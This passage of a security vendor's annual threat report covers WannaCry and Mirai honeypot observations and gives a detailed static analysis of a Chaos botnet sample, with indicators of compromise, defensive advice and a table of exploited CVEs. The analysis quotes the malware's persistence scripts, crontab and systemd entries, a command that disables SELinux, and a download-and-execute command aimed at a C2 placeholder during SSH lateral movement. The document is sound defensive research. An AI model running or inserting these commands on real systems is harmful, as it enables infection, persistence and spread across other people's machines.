Since this comprises most of the samples related to *WannaCry* that we observe, it may give a false sense of the harmlessness of such corrupted samples. ***We strongly stress that it is quite the contrary***. While this particular strain of *WannaCry* seems harmless, there are still many unpatched Windows machines out there. The worm component is perfectly functional and there is absolutely nothing to stop malicious actors from reusing it for other kinds of malware or simply fixing the corrupted bytes.




Figure 15 - Top 10 countries with infected machines spreading WannaCry (unique IPs)

Overall, our SMB honeypot was attacked from **702** unique IP addresses that are spreading *WannaCry*, which shows that the threat is still present. There are still many outdated/pirated/unpatched Windows devices connected to the internet all over the world that spread WannaCry – see Figure 15 for the **top 10** countries with infected machines that attacked our honeypot. Such machines may amplify the next wave of WannaCry.

3.2 Endemic IoT threat: Mirai botnet continues to evolve

Our honeypots have captured several variants of Mirai.[3] It is difficult to differentiate between variants of Mirai, since it is constantly evolving new variants, and its genealogy is not linear. Therefore, we have clustered them into several variants based on distinct features discussed in all the previous research.

We have identified these variants as follows: *Gafgyt*, *Sora*, *Satori*, *RapperBot*, *Corona*, *Moobot*, and *InfectedNight*. (See Appendix 2 for a brief description of common features.)

Typically, a Mirai botnet would gain access to the honeypot shell via SSH credential brute-forcing, execute several automated commands that involve downloading malicious file(s) from another IP address (a *downloader IP*) and execute the subsequently downloaded file(s) – illustrated in Figure 16.




Figure 16 - A typical (automated) Mirai attack on the SSH honeypot

3 When speaking of Mirai variants we refer to the main "botnet" component exclusively.

While most of the Mirai variants we observed had a handful of unique IP addresses that attempted to drop the same Mirai variant, the *Gafgyt* variant stood out by having **160** unique IP addresses, illustrated in Figure 17 for a scale comparison.

- A green node represents an attacker
- A yellow node represents a compromised device (with a set of commands executed by the attackers)
- A purple node is an IP address from which a malware sample was downloaded by an attacker (a *downloader IP*)
- A red node is a unique malware sample (based on a file hash).




Figure 17 - Gafgyt Mirai attack

The GeoIP analysis of these IP addresses showed that **159** of these IP addresses were likely not the infected machines that spread the malware but rather a part of the attackers' infrastructure: all of these IP addresses were located in the U.S. and belong to Google Cloud. Further analysis of samples dropped by these IP addresses confirmed the assumption: these versions of the *Gafgyt* variant had no built-in propagation capabilities, unlike most other *Mirai* variants. While we have captured another version of *Gafgyt* that had propagation capabilities, it seems to be an unrelated event.

Other unique IP addresses that dropped Mirai variants are likely from infected devices. These were located in the U.S., Germany, Taiwan, France, the UK, Bulgaria and Switzerland. However, there are only a handful of unique attacker IPs associated with these events.

There have been a few *downloader IP* addresses seemingly from Switzerland, the Netherlands and Germany. Considering that these IP addresses are short-lived, and after having a look at the ISP behind these IP addresses, we realized that the attackers are likely using private VPSs (Private Layer INC, for example) to hide the true location of their infrastructure.

In terms of common features, we see that Mirai variants have long since started to use the SSH protocol to propagate (unlike the Telnet protocol used by the original Mirai). All the variants we saw use default/predictable SSH credential lists to log onto devices, while *RapperBot* and *Satori* have capabilities for brute-forcing credentials and downloading successfully brute-forced credentials from its other instances via the C2 server. *RapperBot* also plants its own public SSH key to maintain access to a compromised device.

In addition, some of the variants include various IoT device exploits that allow remote command execution that serves as an alternative propagation vector (*IoT Reaper* uses this vector exclusively and contains the most exploits targeting the widest range of IoT devices).

All the Mirai variants we observe contain various capabilities for DDoS attacks and use different protocols to communicate with the C2 server (for example, *Corona* communicates in cleartext via a TCP connection, while others use an obfuscated binary protocol).

We also observe new generations of botnet that take after Mirai and improve upon the aforementioned propagation capabilities. A prominent example of this is *Kaiji/Chaos*; we offer a technical analysis of this sample in the next section.

Mirai variant classification is a difficult task; however, the ability to extract variant-specific strings can be of great help. (These strings may also contain C2 domains that can be used to identify the attackers' infrastructure.) This can be difficult, though. While many variants are still using the default XOR key of the original Mirai (*0xDEADBEEF* or *0x22*), some variants are using different ones (e.g., 0xDEADDAAD or 0x04), or use completely different obfuscation methods. For example, *RapperBot* does not encrypt strings but builds them on the stack character-by-character (so that the "*string*" utility will not show them). Another example is the *Satori* variant that uses a combination of XOR encryption and a substitution cypher to de-obfuscate the strings.

3.3 Emerging IT/IoT threat: Chaos botnet threatens the enterprise

We have obtained one of the newest samples of the **Chaos** botnet from our AEE. This botnet family is a direct successor of **Kaiji**. Our sample targets Linux system, but according to previous research, there are also variants that target Windows environments.

The sample in question is implemented in Golang and it is a modular botnet that offers high flexibility. Our analysis shows that the main propagation vector of the Linux variant is the SSH protocol (using stolen keys and weak/known passwords). It also contains functionality for exploiting known vulnerabilities, which can be used for lateral movement within a compromised network or for other goals.

The sample contains rootkit functionality and requires root permissions to achieve its full potential, but it can also function under lower-privileged accounts. Considering that the sample has a module for executing arbitrary vulnerability exploits received from the Command and Control (C2) server, it is possible that some of them may be used for escalating privileges and gaining root. While the main post-compromise functionality that we have observed is DDoS, it is entirely possible that some of the variants could be used for other purposes, such as illicit cryptocurrency mining or ransomware.

Figure 18 shows the sequence of events captured by our AEE that led to obtaining the Chaos sample we analyze in detail below:

1. The IP address 147.124.222[.]183 carried out a brute-force SSH attack against the AEE; 2. after establishing a foothold, the attacker downloaded a Chaos sample from the IP address 192.9.138[.]72 and executed it. The nature of the commands led us to assume that this attack could have been performed manually (see the subsection on C2 commands where we discuss the functionality related to propagation over SSH).




Figure 18 – An event chain related to a Chaos botnet infection (AEE)

3.3.1 Execution flow, obfuscation and anti-debugging

The binary file is stripped, and the strings related to the files being dropped or altered are obfuscated by encrypting it with an XOR key and storing the result in a hexadecimal representation. A typical disassembly fragment that de-obfuscates such strings at runtime is shown below:

```
lea     eax, a9d6ccf36bc1f27_0 ; "9d6ccf36bc1f2769de66d834ff"
mov     [esp+220h+var_220], eax
mov     [esp+220h+var_21C], 26
call    main_Dec
```

The disassembly fragment above passes a string "*9d6ccf36bc1f2769de66d834ff*" located in the *.rodata* segment of the binary (static constant variables) and its size (26 characters) into the "*main_Dec()*" function that returns a de-obfuscated version of the string. The "*main_Dec()*" function iterates over the obfuscated string and XORs its contents with the following 8-byte key (the same key is reused in all cases):

```
offset_xor_key  db 0B2h
                db   9
                db 0BBh
                db  55h
                db  93h
                db  6Dh
                db  44h
                db  47h
```

For example, the string "*9d6ccf36bc1f2769de66d834ff*" will deobfuscate as"*/etc/rc.local.*" It is likely that the only purpose of such an obfuscation mechanism is to thwart detection via static analysis tools (i.e., Yara rules). The sample also contains the "*main_Enc()*" function, which carries out the reverse operation, however it seems to be only used for creating a file-based mutex.
The execution flow of the sample starts with the "main_main()" function. The function checks whether the current filename of the binary is "*ls,*, "*ss,*" *ps,*" "*dir,*" "*top,*" "*lsof,*" "*find,*" or "*netstat.*" If this is the case, the sample will mimic the functionality of the corresponding system binary (see 3.3.3 for more details).

If the binary is being run without arguments, it will run itself again with a single argument "\n," activate the **basic persistence** functionality (see 3.3.2) by running the "*main_daemon()*" function and terminating the current process.

When the binary is being run with the argument "\n," the **main initialization routine** starts. During this routine, the sample will set several file-based mutexes (note the mention of the "*main_Enc()*" function above) to ensure that there are no concurrency issues during the initialization. Here, the sample executes several functions (each runs in a loop in a separate process):

- main_Link()
- main_Watchdog()
- main_Initetc()
- main_chaos_time()
- main_Killcpu()

Later, the process names where these functions are running will be changed into "ksoftirqd/0"; see 3.3.4. Overall, the sample does not contain specific anti-debugging techniques, except for running multiple versions of itself upon each execution (this may complicate debugging, unless the malware analyst is familiar with the control flow of the sample). We detail the functions below.

main_Link()
This function is used to establish (and maintain) a TLS connection with the C2 server. The sample contains 3 strings which are decoded from *base64*: two of them decode to "*22.225.194[.]65:8080|(odk)/*-*", and the third one is empty. The resulting IP address and port are used for connecting to the C2 server via TLS. After the connection is established, the sample will wait for commands from the C2.

Unfortunately, we could not intercept the exact commands that this particular C2 would send, as at the time of the analysis the C2 was already down. The "*main_Link()*" function calls the "*main_Onlineinfo()*" that prints status messages about the C2 connection, and the commands received. These messages also contain various machine parameters that are sent to the C2, including the Linux kernel version, the CPU architecture, etc. An example of this message (retrieved statically) is shown below:

```
online5.15.0-52-generic*-*-x86_64*-*-2*-*-*-*-*-*-Syn*-*-1*-*-1.0.3*-*-~~!!@@##$$%%^^&&**
```

There are two other functions being called: "*main_Dns_Url()*" and "*main_Dns_Key().*" These functions decode (base64) and decrypt (AES ECB, CBC, and CFB) the strings "www.2s11[.]com:32678" and "www.chaosii[.]/com:32678" respectively. However, these strings seem to be unused, as right after the corresponding functions are executed, the "*runtime_panicIndex()*" function is triggered (a Golang exception for the "index out of bounds" errors), and the current process terminates. This code branch seems to be only executed when a specific global byte is set to a non-zero value.

In relation to the above, the "*main_chaos_time()*" function is started in a separate process. The function sets the aforementioned global byte to 0, sets up a timer and then, after the timer has elapsed, sets the global byte to 1. While it is difficult to understand the exact purpose of this behavior, we speculate that this is done to re-establish a TLS connection with the C2 server after a certain time interval.

The "*main_Link()*" function also contains routines for listening for the commands from the C2 server ("*main_chaos_read()*" and "*main_receive()*"). We discuss these commands in more detail in the following sections.

main_Watchdog()
This function runs in an infinite loop (each iteration is being run with a timeout). The function looks for the files "*/dev/watchdog*" and "*/dev/misc/watchdog,*" and writes 0 into them, disabling the kernel watchdog. This is done to ensure that the watchdog is disabled even after it is being enabled (either manually or automatically).

main_Initetc()
This function does several things to achieve persistence on the affected machine. (See 3.3.4 for more details.)
main_Killcpu()
This function runs in an infinite loop, and periodically kills non-system and non-root process (avoiding PID values under 200), based on their CPU consumption values. This is very likely being done to keep excessive CPU consumption in check, as the sample runs multiple copies of itself, which could consume the CPU exponentially.

3.3.2 Basic persistence

The basic persistence functionality is implemented in the "*main_daemon()*" function, which creates a copy of the sample under the "/etc/id.services.conf" file. Next, it creates a script file under "*/etc/32678,*" modifies its permissions to *0755* (read/write/execute by the *root* user; everyone else can only read/execute) and runs it. The file "*/etc/32678*" has the following contents:

```
#!/bin/sh
while [ 1 ]; do
sleep 60
/etc/id.services.conf
done
```

All the above ensures that this copy of the sample will be run every minute. This allows it to achieve basic persistence on bare-bones Linux systems where (for some reason) no service managers are available.

3.3.3 Advanced persistence – Fake binaries

During the main initialization phase, the sample replaces the Linux binaries that can list files, processes and open network sockets with a copy of itself (the "*main_replace()*" function). The following binaries are replaced:

- /usr/bin/ls
- /usr/bin/ss
- /usr/bin/ps
- /usr/bin/dir
- /usr/bin/top
- /usr/bin/lsof
- /usr/bin/find
- /usr/bin/netstat

The original binaries are placed under the "/usr/bin/lib" folder. The permission mask of the fake binaries is set to 0755. When the sample is executed, and its name matches the name of one of the replaced binaries (e.g., "*ls*" or "*netstat*"), the sample calls the corresponding original binary and prints the output, removing the dropped files (or PIDs or port numbers) relevant to the sample. The corresponding functionality is located in the "*main_replaceout()*" function.)

After the modified output is printed, the sample calls the "main_runmain()" function that copies the sample into the "/tmp/seeintlog" file and runs it. After that, the original process of the sample terminates.

3.3.4 Advanced persistence – Services and scripts

There is quite a lot going on, as the authors of the malware attempted to cover a wide range of Linux systems, from simple IoT Linux boxes to modern desktops and servers. Therefore, we only briefly summarize what happens within the "*main_Initetc()*" function and other functions called by it:

- Adds the line "*/usr/sbin/ifconfig.conf*" to the following startup scripts:
  - /etc/rc.local
  - /etc/rc.d/rc.local
  - /etc/init.d/boot.local
- Creates other files called "*/etc/rc.d/init.d/linux_kill*" and/or "*/etc/init.d/linux_kill*" with the following content:

```
#!/bin/sh
while [ 1 ]; do
sleep 60
/etc/id.services.conf
done
```

- Adds the "*linux_kill*" file as a service (System-V):

```
chkconfig --add linux_kill
update-rc.d linux_kill defaults
```

Then, copies itself under the path "*/boot/System.img.config*"

- Adds a systemd service under "*/usr/lib/systemd/system/linux.service*" with the following contents (the service will start automatically when the network is up after being enabled):

```
[Unit]
Description=linux
After=network.target
[Service]
Type=forking
ExecStart=/boot/System.img.config
ExecReload=/boot/System.img.config
ExecStop=/boot/System.img.config
[Install]
WantedBy=multi-user.target
```

- Starts the newly added systemd service:

```
cd /boot; systemctl daemon-reload; systemctl enable linux.service; systemctl start linux.service; journalctl -xe --n
```

- Checks whether the SELinux config is accessible ("*/etc/selinux/config*") and if yes, reads it. In particular, the sample checks whether SELinux is enabled ("*SELinux=enforcing*"), and if yes, disables it ("*SELinux=disabled*"). The modification time of the file is reverted to the previous one to hide this activity.
- If the string "*SELinux=enforcing*" is not present in the corresponding config file, the sample runs the following command to ensure that SELinux is disabled:

```
setenforce 0
```

- Copies itself into "*/etc/profile.d/bash_config*" and creates a file *"/etc/profile.d/bash_config.sh*" with the following content (a new instance of the sample is being run each time the root bash profile is initialized):

```
#!/bin/sh
/etc/profile.d/bash_config
```

- Copies itself into "*/usr/lib/libdlrpc.so*" and creates the "*/.img*" file with the following content:

```
#!/bin/sh
/usr/lib/libdlrpcld.so
```

- Next, the sample creates the following cronjob that will run every minute:

```
echo "*/1 * * * * root /.img " >> /etc/crontab
```

- Attempts to start the newly created cronjob by executing the following commands:

```
systemctl start crond.service
service crond start
service cron start
systemctl start cron.service
```

- Copies itself into the "*/lib/system-monitor*" file and runs it.

Changes the priority of the current running process to the highest ("*-20*") using the "*renice*" command. And, finally, changes the name of the current process and its children into "ksoftirqd/0," masquerading as a process created by a hardware interrupt.

3.3.5 C2 commands

We could not analyze the commands dynamically, as the C2 server required by our sample was already down by the time we started the analysis. Therefore, we analyzed the commands statically, consulting previous research. Please note, this is simply an attempt to give an overview of the present capabilities, and that the functionality of some commands might not be entirely accurate, as we could not verify them dynamically.

It seems that the commands can be chained together and that most of them accept various parameters. We describe these commands below.

fileprot
This command changes the C2 port to a different one. This port is used to download the encrypted "*.txt*" files: "*password.txt,*" and "*cve.txt*" (we discuss these files below).

keypassword
Receives the initialization vector (IV) and the password for decrypting the downloaded files "password.txt" and "cve.txt" (AES CBC). The "password.txt" file is used for attacking SSH endpoints with known passwords. The "cve.txt" file contains payloads with CVE exploits that can be run by the sample.
Once the IV and the key are obtained, the sample runs the functions "*main_chaos_ssh()*" and "*main_chaos_ssh_boom()*".
The "*main_chaos_ssh()*" function performs lateral movement over the SSH protocol. The function attempts to read private SSH keys under "*/root/.ssh/id_rsa*" and to connect to the machines listed under "*/root/.ssh/known_hosts*" with the obtained private keys. If there is a successful connection, and the target system runs Linux (checked by running the "uname -s" command on the remote system), it runs a command to download a script called "*download.sh*" from the C2 to the remote machine and executes it:

```
wget -t 1 http://[C2_IP_ADDR]:[C2_PORT]/download.sh ||
curl -o connect-timeout 10 http://[C2_IP_ADDR]:[C2_PORT]/download.sh; chmod +x download.sh; ./download.sh ||
rm -f download.sh
```

Apart from the "*/root/.ssh/known_hosts*" file, the function looks up IP addresses of SSH endpoints in the "*/root/.bash_history*" file.

The "*main_chaos_ssh_boom()*" function has similar functionality to "*main_chaos_ssh()*", with the exception that instead of grabbing the private keys on the current machine, it reads a list of passwords to try from the downloaded "*password.txt*" file.

runcve
This is a whole template engine for obtaining CVE exploit payloads and running them that is described at length in previous research. The command first downloads the "*cve.txt*" file, decrypts it, and uses it to generate exploits that will be run on specified targets for lateral movement or other purposes. Since new exploits can be added at any time to the C2, it is not necessary to update the sample itself to support new functionality.

shell
Executes an arbitrary shell command on the current machine (the "*main_runshell()*" function).

reverse
Executes an arbitrary shell command (via a reverse shell) on the current machine (the "*main_reverseshell()*" function). Previous research mentions that this functionality was implemented using an open-source Perl script, we have found evidence that this may still be the case.

syn
Performs a TCP SYN, SYN/ACK, or ACK flood DDoS attacks against a specified target (the "*main_chaos_ack()*" function). The type of attack is passed as one of the command parameters.

udp
Supports two kinds of UDP DDoS attacks, based on the passed parameters (the "*main_chaos_udp()*" and "*main_chaos_udp_plain()*" functions).

http
HTTP flood attack (denial of service) to a specified set of targets (the "*main_chaos_http()*" function) (there is also a pre-defined list of user agents that can be selected based on one of the command's parameters).

unload
This command is a kill switch that removes the persistence by deleting the dropped files and replacing the fake system binaries with the legitimate ones. It is peculiar that not all copies of the bot are removed (for example, the "/boot/System.img.config" copy remains).

remarks
Changes the C2 IP address and port to the new ones.

ipspoof
Changes the source IP address in the packet header when performing DDoS attacks.
ipbegin
Sets the beginning of a range of IP addresses to be used for attack(s).
ipend
Sets the end of a range of IP addresses to be used for attack(s).

tcp
Establishes a secure ("*main_chaos_tls()*") or an insecure ("*main_chaos_tcp()*") connection with a target. Allows sending and receiving of packets.

tap
Same as the "tcp" command, but the established connection is persistent. Most likely, both "tcp" and "tap" commands are used for establishing a connection with a new C2 communicated by the "remarks" command.

finish
This seems to be used for closing current TCP/UDP connections (e.g., stopping the DDoS attacks that are currently being run).

3.3.6 IoCs

sha256: *4af4dc85011c3f97a1efa3535b51dc368411291924a0f5d06549b5a2ff191794*
ipv4: *22.225.194[.]65*
domain: *www.chaosii[.]com*
domain: www.2s11[.]com
file: */etc/32678*
file: */tmp/seeintlog*
file: */etc/init.d/linux_kill*
file: */etc/rc.d/init.d/linux_kill*
file: */boot/System.img.config*
file: */usr/lib/libdlrpcld.so*
file: */lib/system-monitor*
file: */usr/lib/systemd/system/linux.service*
file: */etc/id.services.conf*

3.4 Future outlook: blurring the lines between IT and IoT

We observe many open-source botnets. Botnets that use malware for which the source code is available on Github or has been leaked and widely publicized (such as the Mirai source code leak or the IRC bots that can be found on Github). A simple explanation for this is that such botnets can be quickly customized by inexperienced malware developers and used for their own purposes.

For example, Figure 19 shows that several attackers pull both ***DDoS Perl IRC bot*** and ***Undernet IRC DDoS bot*** scripts from the same malicious domain – mihaii.ucoz[.]es. This domain hosts different versions of both scripts under http://mihaii.ucoz[.]es/crond.txt, http://mihaii.ucoz[.]es/cronda.txt, and http://mihaii.ucoz[.]es/bookz.txt. These scripts are freely available on Github and Pastebin, significantly lowering the attackers' effort required to set up their own botnet. Mirai variants are also ubiquitous because its original source code has been widely published and it is relatively easy to modify to avoid signature-based detection and add new features.




*Figure 19 – Both **Undernet IRC bot** and **DDoS Perl IRC bot** are being pulled from the same malicious domain*

Relying on shared or leaked code, IoT botnets have evolved from brute-forcing Telnet credentials to exploiting a large number of CVEs, with the advantage that exploits last longer and persistent malware is harder to remove on IoT devices than in IT.

These botnets now leverage vulnerabilities not only for IoT devices but also for Linux servers. Threat actors such as KekSec have specialized in the development of both Linux and Windows botnets for more than half a decade. The current situation is a far cry from the beginnings of IoT botnets as script kiddie tools.

The Chaos botnet is one of the latest developments in this long line of botnet evolution, but it's certainly not going to be the last one. As mentioned in the previous section, with its lateral movement and exploitation capabilities, Chaos could easily be used to drop ransomware or other malware instead of cryptominers and DDoS.

There has been a persistent notion in the cybersecurity community that traditional Windows malware, such as ransomware, is dropped by traditional Windows botnets, such as Trickbot and Emotet, while IoT botnets are only used for DDoS (and more recently cryptomining) – a "less serious" threat. However, that scenario is changing with traditional malware becoming cross-platform by using Go and IoT botnets no longer targeting only IoT.

Ultimately, cybercriminals are often simply after money. In mid-2022, Forescout's Vedere Labs developed R4IoT, a proof-of-concept that showed how IoT devices could act as an entry point for IT and further OT ransomware attacks. At the time, we assumed that the initial IoT attack – an exploit on an IP camera or NAS – would be carried out manually either by a ransomware group or by relying on an intermediary such as an IAB. After reviewing the 2022 data, we realize that a new wave of botnets has opened the doors to such an attack being carried out as part of an automated campaign.

We have entered the era of mixed IT/IoT threats, and the future certainly will show more attacks leveraging the weaknesses in IoT devices to reach the "crown jewels" in IT assets.

4. Conclusion

With an ever increasing number of critical vulnerabilities disclosed every year and a wave of devastating ransomware attacks, the past few years have elevated cybersecurity to one of the greatest challenges of our time. The World Economic Forum recognizes "widespread cybercrime and cyber insecurity" as No. 8 among the Top 10 global risks, while governmental organizations recognize IoT security as a "public need and a public good."

As the threat landscape continues to evolve and more organizations adopt cybersecurity not only for endpoints but also for the growing number of unsecured IoT devices, threat actors have consistently moved to devices that offer easier entry points. Workaround solutions are proving unsustainable: cyber insurance premiums are set to increase in 2023, while obtaining insurance will become more complex and requires adherence to defined best practices.

In this report, we have analyzed data about attacks, exploits and malware we observed in 2022. We also discussed endemic and emerging threats that show how the lines between IT and IoT attacks are rapidly blurring. Throughout this report, we have included insights for defenders alongside each of the main findings. At a more strategic level, we recommend organizations focus on three key pillars of cybersecurity:

- **Risk & Exposure Management.** Start by identifying every asset connected to the network and its security posture, including known vulnerabilities, credentials and open ports. Forescout also recommends mapping your environment to a security framework such as CIS. Then, change the default "easily guessable" credentials and use strong, unique passwords for each device. Next, unused services should be disabled and vulnerabilities patched to prevent exploitation. With your attack surface understood, you can now fully assess risk in your environment. Finally, focus on mitigating using a risk-based approach. Use automated controls that do not rely only on security agents and apply to the whole enterprise instead of silos like the IT network, the OT network, or specific types of IoT devices.
- **Network Security.** Do not expose unmanaged devices directly on the internet, with very few exceptions such as routers and firewalls. Segment the network to isolate IT, IoT and OT devices, limiting network connections to only specifically allowed management and engineering workstations or among unmanaged devices that need to communicate. Segmentation should not happen only between IT and OT, but even *within* IT and OT networks to prevent lateral movement and data exfiltration. Restrict external communication paths and isolate or contain vulnerable devices in zones as a mitigating control if they cannot be patched or until they can be patched.
- **Threat Detection & Response.** Use an IoT/OT-aware, DPI-capable monitoring solution to alert on malicious indicators and behaviors, watching internal systems and communications for known hostile actions such as vulnerability exploitation, password guessing and unauthorized use of OT protocols. Anomalous and malformed traffic should be blocked, or at least alert its presence to network operators. Beyond network monitoring, extended detection and response (XDR) solutions are an important consideration. They collect telemetry and logs from a wide range of sources, including security tools, applications, infrastructure, cloud and other enrichment sources, and correlate attack signals to generate high-fidelity threats for analyst investigation, and provide the ability to automate response actions across the enteprise.

The most important takeaway is that the traditional cyber hygiene practices mentioned above must encompass *every* asset on the network, prioritizing the most critical attack surface based on up-to-date threat and business intelligence.

Appendix 1: Exploited CVEs and payloads

Table 1 summarizes the total number of attacks per each CVE, the first time an attack has been seen, the location of the attacks and an explanation of the exploit. We note here the usage of OAST as a callback domain, to assess the success of the exploit.

Table 1 – CVEs exploited during the period of study

CVE	TARGET	EXPLOIT PAYLOAD OBSERVED
Several	TCP/IP stacks	A TCP connection request with an URG flag pointing out of the packet
CVE-2020-1938	Apache tomcat	Leak /WEB-INF/web.xml file
CVE-2020-2551	Oracle WebLogic	Enumerate the GIOP NameService for Object names
CVE-2020-26073	Cisco SD Wan vManage	Leak /etc/passwd
CVE-2020-7247	OpenSMTPD	Request a nslookup on an oast.me endpoint
CVE-2021-31250	BF-430 BF-431	Test for the existence of the vulnerability with a JavaScript alert()
CVE-2021-34473	Microsoft Exchange	Test if the access control list bypass on Exchange is possible
CVE-2021-3449	OpenSSH	Send a renegotiation ClientHello message to crash OpenSSH
